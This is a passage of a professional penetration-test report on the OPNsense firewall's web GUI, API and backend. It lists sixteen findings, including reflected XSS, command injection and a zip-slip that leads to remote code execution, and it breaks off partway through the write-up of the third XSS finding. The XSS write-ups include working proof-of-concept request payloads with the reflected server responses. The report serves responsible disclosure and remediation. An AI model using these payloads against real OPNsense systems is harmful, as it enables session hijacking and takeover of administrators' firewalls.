LOGICALTRUST

Security assessment of

OPNsense GUI, API and system backend

LogicalTrust

www.logicaltrust.net
office@logicaltrust.net

Version 1.0
Date July 12, 2023

Authors
Radosław Chrzan
Marcin Graj
Łukasz Juszczyk
Mateusz Kocielski
Bartosz Kucharek
Borys Łącki
Feliks Penconek
Adam Piontek
Jakub Żukowski

Report version history

Version	Date	Description
0.1	05-07-2023	Draft report
1.0	12-07-2023	Final version after the retest

Contents

1 Table of findings

	Risk level	ID	Vulnerability name	Status
01.	**HIGH**	0002	Reflected Cross-Site Scripting - Certificates - act	Fixed
02.	**HIGH**	0017	Reflected Cross-Site Scripting - Cron - /ui/cron/item/open/	Fixed
03.	**HIGH**	0004	Reflected Cross-Site Scripting - Log Files - /ui/diagnostics/log/core/	Fixed
04.	**HIGH**	0014	Zip-slip in Captive Portal template upload leads to Remote Code Execution	Fixed
05.	**MEDIUM**	0008	Command injection - Backups - diag_backup.php	Fixed
06.	**MEDIUM**	0016	Command injection - Cron - /api/cron/settings/setJob/	Fixed
07.	**MEDIUM**	0003	Insecure directory permissions - /conf/	New
08.	**MEDIUM**	0013	Insecure permissions - configd.socket	New
09.	**MEDIUM**	0006	Services run as root	New
10.	**MEDIUM**	0001	Using GET method to modify application state	Fixed
11.	**LOW**	0007	Insecure temporary file storage - /tmp/ usage	New
12.	**LOW**	0011	Lack of input sanitization - crash_reporter.php	Fixed
13.	**LOW**	0005	Open Redirect - Login	Fixed
14.	**LOW**	0015	Verbose error messages	New
15.	**INFO**	0009	Custom message injection - system_usermanager.php	Won't fix
16.	**INFO**	0010	Improper error handling	Won't fix

2 Penetration tests

2.1 Service specification

The following report presents results of an analysis of OPNsense platform[1] security. The assessment was focused on web GUI and API, but also parts of the system backend were investigated. Work has been carried out in a period from June 12 to June 26, 2023. In total, around 120 hours were committed to the project.

2.2 Scope of work

The working subject consisted of the following resources:

OPNsense GUI	OPNsense 23.1.9
API	OPNsense 23.1.9
System backend	OPNsense 23.1.9

Main task of the conducted technical operations, was the identification of as many as possible vulnerabilities and security leaks which can pose a security threat for the confidentiality, integrity or accessibility of processed data. Finally, security leaks can lead to inability in fulfilling the business tasks realized by the above-mentioned applications and services.

2.3 Hazardousness classification

All of the vulnerabilities described in the report, were classified according to defined hazardousness categories and their identification confidence level. These categories build a contractual classification system, designed to help Client while the priorities of the repair operations are assigned.

Definitions of particular risk levels:

- **INFO** – these vulnerabilities do not pose a direct threat, however they have been noted because they depict the testing process and in the future they may influence the security levels of implemented solutions.
- **LOW** – vulnerabilities of this type do not pose a direct threat for confidentiality, integrity or availability of data processed by the system. This kind of errors, usually allow or facilitate identification of platform weak points, for example by disclosure of additional information about the working service.
- **MEDIUM** – vulnerabilities of this type lead to a loss of confidentiality, integrity, or accessibility of processed data, but only under circumstances which significantly restrain the range of possible attacks.
- **HIGH** – these vulnerabilities pose an imminent and significant threat of confidentiality, integrity, or accessibility of processed data with additional circumstances that must occur for the attack to be successful.
- **CRITICAL** – these vulnerabilities pose a direct and highly probable threat to a widespread loss of confidentiality, integrity, or accessibility of processed data.

Confidentiality levels of identified errors:

[1] `https://opnsense.org/about/about-opnsense/`

- **CERTAIN** – vulnerability has been confirmed by the use of proper tests, in a way which eliminates any doubts about the possibility of abusing it, in order to conduct attacks.
- **PROBABLE** – vulnerability has not been unambiguously confirmed because of technical or formal constraints, nonetheless obtained results implicate high probability of its existence.
- **UNKNOWN** – it was not possible to confirm the vulnerability, but rationales exist suggesting possibility of its occurrence.

2.4 Common Vulnerability Scoring System

Common Vulnerability Scoring System (CVSS) is an industry standard for assessing the severity of vulnerabilities based on specific, defined measures such as required privileges, attack vector, attack complexity, impact of a successful attack. The universal nature of the methodology helps to compare vulnerabilities with each other, thus simplifying the management of a larger number of vulnerabilities.

Our severity classification adds to the CVSS a more contextual view of the entire test scope, which allows the assessment to takes into account additional factors, e.g. the presence or absence of other security mechanisms, chaining with other security vulnerabilities.

Both measures are an assessment that should be analyzed by the owner of the test subject, who has full business knowledge, which enables them to adjust the severity classification of the vulnerability.

2.5 Penetration tests effectiveness saving clause

Because of their character, with penetration tests it is impossible to identify all of the existing vulnerabilities in the considered systems and applications. Nevertheless, they allow for fast and effective identification of basic vulnerabilities which could be spotted and abused by third persons.

Security management process consists of deployment of proper procedures and operating routines, updated with development of new platforms and taking into account maintenance of existing systems, assisted by periodic formal and technical audits of implemented solutions.


2.6 Penetration tests risk saving clause


Similar to any other technical operations, penetration tests are associated with low but non-zero risk of temporary or constant loss of accessibility and integrity of data stored in tested systems, as a result of errors in software which runs these platforms.


Auditing team exercise the utmost care in order to avoid any unpredictable problems, and it commits to forthwith inform the Client about any spotted abnormalities. Nonetheless, financial-legal risk related to conducting penetration tests has to be accepted by the client.

2.7 Results summary

Conducted tests resulted in identyfing a number of vulnerabilities, which pose a direct threat for security of tested application.







Cumulatively, 16 vulnerabilities have been identified including 4 high, 6 issues that state medium security threat and 4 vulnerabilities with low level of hazardousness. Additionally, 2 informational issues have been found.

The subject of the test was OPNsense platform and the tests were performed in the white-box approach. OPNsense is open source project, therefore its source code files were used to verify the vulnerabilities.

The most severe issues discovered during the test, with high severity, allowed injecting operating system commands through the web interface as well as performing Cross-Site Scripting attacks on authenticated users. When combined, these vulnerabilities could be used to target OPNsense administrator, who when followed a malicious link would execute operating system commands as root. As a result, when successfully executed, such attack could allow full system compromise.

Other vulnerabilities with medium severity could allow malicious actors to escalate their privileges on the operating system level, perform unauthorized operations and perform Cross-Site Request Forgery attacks to halt or reboot the application. Another medium severity vulnerability related to incorrect permission could allow information disclosure of critical resources, including services configuration and application logs. Finally, two instances of command injection vulnerabilities were identified that could allow to execute operating system commands as the "nobody" user.

The rest of the issues, with low severity, concern improper error handling, open redirect, and incorrect permissions. In the worst case scenario, these vulnerabilities could allow an attacker who has both GUI and shell access to escalate their privileges.

The report also includes informative notes that include good practices, but are not directly related to the security of the platform. Low and informational findings do not impose direct threat to the application or its users, nonetheless, they may facilitate exploiting other potential vulnerabilities or conducting attacks.

All high severity vulnerabilities, as well as some medium and low severity issues were fixed during the test. Medium issues that were not fixed are known to the project owners and are included in the long term project goals.[2] After reporting the vulnerabilities additional GitHub issue was created to explain the details.[3]

It is recommended to fix all of the remaining issues, and to develop comprehensive business processes, which would define particular security requirements for new platforms and networks that would ensure control mechanisms of these requirements.

[2] Development Manual, `https://docs.opnsense.org/development/guidelines/basics.html#strategy`

[3] configd - trustmodel / extended logging, `https://github.com/opnsense/core/issues/6647`

3 Future Directions

The goal of the project was to asses the security of the OPNsense platform. Due to a limited time and resources that were devoted to the project, not all areas of the platform were analysed. The focus was set on web GUI and API. There are other ideas and directions which could be taken under consideration in the future security assessments.

3.1 Source code audit

OPNsense is an Open-source software, therefore its source code files are available publicly.[4] The source files were used to verify the vulnerabilities, however source code was not a subject of the static analysis. Such audit can unveil security vulnerabilities that are difficult to discover otherwise.

3.2 Backend

The conducted security tests were focused on web interface as well as API, but OPNsense consists of many other components, most notably `configd`. It allows to configure the system and may be a promising attack vector.

3.2.1 Default configuration

The solution runs various third party services, such as DNS server, DHCP server, caching proxy. All of the services require proper configuration from a security standpoint. It would be beneficial to verify if the default configuration does not pose a security threat.

3.3 Plugins

OPNsense offers a plugins system that allows installing third-party software. It may be worth to take a more comprehensive look into plugin management process as it may impact security of the whole platform.

3.4 Logical flaws

The security assessment did not cover logical flaws that might occur during system operation. It is advised to analyse key aspects and functions of OPNsense, such as applying firewall rules, services' configuration, update process.

[4]OPNsense on GitHub, `https://github.com/opnsense`

4 List of vulnerabilities

4.1 CWE-79: Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting')

The product does not neutralize or incorrectly neutralizes user-controllable input before it is placed in output that is used as a web page that is served to other users.

Cross-site scripting (XSS) vulnerabilities occur when:

Untrusted data enters a web application, typically from a web request.

The web application dynamically generates a web page that contains this untrusted data.

During page generation, the application does not prevent the data from containing content that is executable by a web browser, such as JavaScript, HTML tags, HTML attributes, mouse events, Flash, ActiveX, etc.

A victim visits the generated web page through a web browser, which contains malicious script that was injected using the untrusted data.

Since the script comes from a web page that was sent by the web server, the victim's web browser executes the malicious script in the context of the web server's domain.

This effectively violates the intention of the web browser's same-origin policy, which states that scripts in one domain should not be able to access resources or run code in a different domain.

There are three main kinds of XSS:

Type 1: Reflected XSS (or Non-Persistent) - The server reads data directly from the HTTP request and reflects it back in the HTTP response. Reflected XSS exploits occur when an attacker causes a victim to supply dangerous content to a vulnerable web application, which is then reflected back to the victim and executed by the web browser. The most common mechanism for delivering malicious content is to include it as a parameter in a URL that is posted publicly or e-mailed directly to the victim. URLs constructed in this manner constitute the core of many phishing schemes, whereby an attacker convinces a victim to visit a URL that refers to a vulnerable site. After the site reflects the attacker's content back to the victim, the content is executed by the victim's browser.

Type 2: Stored XSS (or Persistent) - The application stores dangerous data in a database, message forum, visitor log, or other trusted data store. At a later time, the dangerous data is subsequently read back into the application and included in dynamic content. From an attacker's perspective, the optimal place to inject malicious content is in an area that is displayed to either many users or particularly interesting users. Interesting users typically have elevated privileges in the application or interact with sensitive data that is valuable to the attacker. If one of these users executes malicious content, the attacker may be able to perform privileged operations on behalf of the user or gain access to sensitive data belonging to the user. For example, the attacker might inject XSS into a log message, which might not be handled properly when an administrator views the logs.

Type 0: DOM-Based XSS - In DOM-based XSS, the client performs the injection of XSS into the page; in the other types, the server performs the injection. DOM-based XSS generally involves server-controlled, trusted script that is sent to the client, such as Javascript that performs sanity checks on a form before the user submits it. If the server-supplied script processes user-supplied data and then injects it back into the web page (such as with dynamic HTML), then DOM-based XSS is possible.

Once the malicious script is injected, the attacker can perform a variety of malicious activities. The attacker could transfer private information, such as cookies that may include session information, from the victim's machine to the attacker. The attacker could send malicious requests to a web site on behalf of the victim, which could be especially dangerous to the site if the victim has administrator privileges to manage that site. Phishing attacks could be used to emulate trusted web sites and trick the victim into entering a password, allowing the attacker to compromise the victim's account on that web site. Finally, the script could exploit a vulnerability in the web browser itself possibly taking over the victim's machine, sometimes referred to as "drive-by hacking."

In many cases, the attack can be launched without the victim even being aware of it. Even with careful users, attackers frequently use a variety of methods to encode the malicious portion of the attack, such as URL encoding or Unicode, so the request looks less suspicious.

4.1.1 LT-0002 Reflected Cross-Site Scripting - Certificates - act FIXED

HIGH
CERTAIN

Concerns	OPNsense GUI
CVSS Score	8.4 High
CVSS Vector	`CVSS:3.1/AV:N/AC:L/PR:H/UI:R/S:C/C:H/I:H/A:H`

The "act" parameter on the System: Trust: Certificates (system_certmanager.php) and Authorities: Trust: System (system_camanager.php) web pages is vulnerable to Reflected Cross-Site Scripting (XSS) attack. It is possible to inject arbitrary HTML and JavaScript code that is directly displayed in the server response. Such attack can be used to target OPNsense administrator and when successfully executed it allows malicious actor to take control over the system. Additionally, an XSS attack can be used to exploit other vulnerabilities that require authenticated session.


It is advised to sanitize the user supplied data before including it in the rendered HTML, e.g. using htmlspecialchars() function.

Vulnerability details

```
GET /system_certmanager.php?act=%22><svg/onload=alert(window.origin)>&id=0 HTTP/2
Host: opnsense
Cookie: PHPSESSID=9e718e7ab3f9d59cc699a2bc0d596ef9
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/
↪  *;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: https://opnsense/system_certmanager.php
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9


HTTP/2 200 OK
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Set-Cookie: PHPSESSID=9e718e7ab3f9d59cc699a2bc0d596ef9; path=/; secure; HttpOnly
Content-Security-Policy: default-src 'self'; script-src 'self' 'unsafe-inline' 'unsafe-eval';
↪  style-src 'self' 'unsafe-inline' 'unsafe-eval';
X-Frame-Options: SAMEORIGIN
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: same-origin
Content-Type: text/html; charset=UTF-8
Accept-Ranges: bytes
Content-Length: 94747
Date: Thu, 15 Jun 2023 13:01:48 GMT
Server: OPNsense

<!doctype html>
<html lang="en-US" class="no-js">
```

```
  <head>
    <meta charset="UTF-8" />
    <meta http-equiv="X-UA-Compatible" content="IE=edge">

    <meta name="robots" content="noindex, nofollow, noodp, noydir" />
    <meta name="keywords" content="" />
    <meta name="description" content="" />
    <meta name="copyright" content="" />
    <meta name="viewport" content="width=device-width, initial-scale=1, minimum-scale=1" />

    <title>Certificates | Trust | System | OPNsense.localdomain</title>
[...]
       <!--- New --->
          <form method="post" name="iform" id="iform"><input type="hidden"
          ↪  name="N3p4b1ZZUXpTc2VFWmFaLzRHQW5Ydz09" value="VUlyWVI0bWkyYkdjWDNvVGprQ1F2UT09"
          ↪  autocomplete="new-password" />
            <input type="hidden" name="id" id="id" value="0"/>
            <input type="hidden" name="act" id="action"
            ↪  value=""><svg/onload=alert(window.origin)>"/>
          </form>
[...]
```

```
GET /system_camanager.php?act=%22%3E%3Csvg/onload=alert(window.origin)%3E&id=0 HTTP/2
Host: opnsense
Cookie: cookie_test=900e59d523e8fe15db5d21f3b709c168; PHPSESSID=9fca4c082f541cb0e07ff296f953713c
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9

HTTP/2 200 OK
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Set-Cookie: PHPSESSID=9fca4c082f541cb0e07ff296f953713c; path=/; secure; HttpOnly
Content-Security-Policy: default-src 'self'; script-src 'self' 'unsafe-inline' 'unsafe-eval';
↪  style-src 'self' 'unsafe-inline' 'unsafe-eval';
X-Frame-Options: SAMEORIGIN
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: same-origin
Content-Type: text/html; charset=UTF-8
Accept-Ranges: bytes
Content-Length: 82281
Date: Fri, 30 Jun 2023 16:42:25 GMT
Server: OPNsense

<!doctype html>
<html lang="en-US" class="no-js">
  <head>
    <meta charset="UTF-8" />
    <meta http-equiv="X-UA-Compatible" content="IE=edge">

    <meta name="robots" content="noindex, nofollow, noodp, noydir" />
    <meta name="keywords" content="" />
    <meta name="description" content="" />
    <meta name="copyright" content="" />
    <meta name="viewport" content="width=device-width, initial-scale=1, minimum-scale=1" />

    <title>Authorities | Trust | System | OPNsense.localdomain</title>
[...]
                <form method="post" name="iform" id="iform"><input type="hidden"
                ↪  name="dHJlMXJlT1FUT2RZVFFYejVVUnBSQT09"
                ↪  value="SDFXZjdJTk5QTlV3QThvRjIzcXFoZz09" autocomplete="new-password" />
          <input type="hidden" name="id" id="id" value="0"/>
          <input type="hidden" name="act" id="action"
          ↪  value=""><svg/onload=alert(window.origin)>"/>
          </form>
[...]
```



Certificates | Trust | System

Not secure | https://opn:60443/system_certmanager.php?act="><svg/onload=alert(window.origin)>&id=0

opn:60443 says

https://opn:60443

OK

System: Trust: Cer

Name	Issuer	Distinguished Name	
Web GUI TLS certificate CA: No, Server: Yes	self-signed	ST=Zuid-Holland, O=OPNsense self-signed web certificate, L=Middelharnis, CN=OPNsense.localdomain, C=NL Valid From: Fri, 09 Jun 2023 11:34:20 +0000 Valid Until: Wed, 10 Jul 2024 11:34:20 +0000	Web GUI

Figure 1: XSS attack execution

4.1.2 LT-0017 Reflected Cross-Site Scripting - Cron - /ui/cron/item/open/ FIXED

HIGH
CERTAIN

Concerns	OPNsense GUI
CVSS Score	8.8 High
CVSS Vector	CVSS:3.1/AV:N/AC:L/PR:N/UI:R/S:U/C:H/I:H/A:H


The webpage System: Settings: Cron (/ui/cron/item/open) is vulnerable to Reflected Cross-Site Scripting (XSS) attack. It is possible to inject arbitrary JavaScript code that is directly displayed in the server response, as a parameter to the openDialog() function. Such attack can be used to target OPNsense administrator and when successfully executed it allows malicious actor to take control over the system. Additionally, an XSS attack can be used to exploit other vulnerabilities that require authenticated session.

It is advised to sanitize the user supplied data before including it in the rendered HTML, e.g. using htmlspecialchars() function.

Vulnerability details

```
GET /ui/cron/item/open/0'+alert(window.origin)+' HTTP/1.1
Host: opnsense
Connection: close
sec-ch-ua:
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: ""
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/
↪  *;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: none
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Accept-Encoding: gzip, deflate
Accept-Language: pl-PL,pl;q=0.9,en-US;q=0.8,en;q=0.7
Cookie: cookie_test=3c3c1fa2d6add840aabd4175b4ff30fb; PHPSESSID=a29c1a9d9c96bed6277d91a5a8e23430

HTTP/1.1 200 OK
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Set-Cookie: PHPSESSID=a29c1a9d9c96bed6277d91a5a8e23430; path=/; secure; HttpOnly
Content-Security-Policy: default-src 'self' ;img-src 'self' ;script-src 'self' 'unsafe-inline'
↪  'unsafe-eval' ;style-src 'self' 'unsafe-inline' 'unsafe-eval' ;
X-Frame-Options: SAMEORIGIN
X-Content-Type-Options: nosniff
X-XSS-Protection: 1; mode=block
Referrer-Policy: same-origin
Content-type: text/html; charset=UTF-8
Accept-Ranges: bytes
Content-Length: 127652
Connection: close
Date: Thu, 22 Jun 2023 14:52:25 GMT
Server: OPNsense

<!doctype html>
<html lang="en-US" class="no-js">
  <head>
[...]
<script>
```

```
[...]
                    openDialog('0'+alert(window.origin)+'');
[...]
```


Cron | Settings | System | OPNsense.localdomain - Chromium

Niezabezpieczona | https://opn/ui/cron/item/open/0'+alert(window.origin)+'

Użyto nieobsługiwanej flagi wiersza polecenia: --ignore-certificate-errors. Ma to

Komunikat ze strony opn

https://opn

OK

Figure 2: Cross Site Scripting PoC

4.1.3 LT-0004 Reflected Cross-Site Scripting - Log Files - /ui/diagnostics/log/core/ FIXED

HIGH
CERTAIN

Concerns	OPNsense GUI
CVSS Score	8.4 High
CVSS Vector	CVSS:3.1/AV:N/AC:L/PR:H/UI:R/S:C/C:H/I:H/A:H


The webpage that displays log files (/ui/diagnostics/log/core/) is vulnerable to Reflected Cross-Site Scripting (XSS) attack. It is possible to inject arbitrary JavaScript code that is directly displayed in the server response, as a parameter to various JavaScript functions. Such attack can be used to target OPNsense administrator and when successfully executed it allows malicious actor to take control over the system. Additionally, an XSS attack can be used to exploit other vulnerabilities that require authenticated session.

It is advised to sanitize the user supplied data before including it in the rendered HTML, e.g. using htmlspecialchars() function.

Vulnerability details

```
GET /ui/diagnostics/log/core/'-alert(document.domain)-' HTTP/2
Host: opnsense
Cookie: cookie_test=440e36997e3b2c0454390bb4dd55daee; PHPSESSID=ca190006ad243e35ae78bca4d9b909f1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/
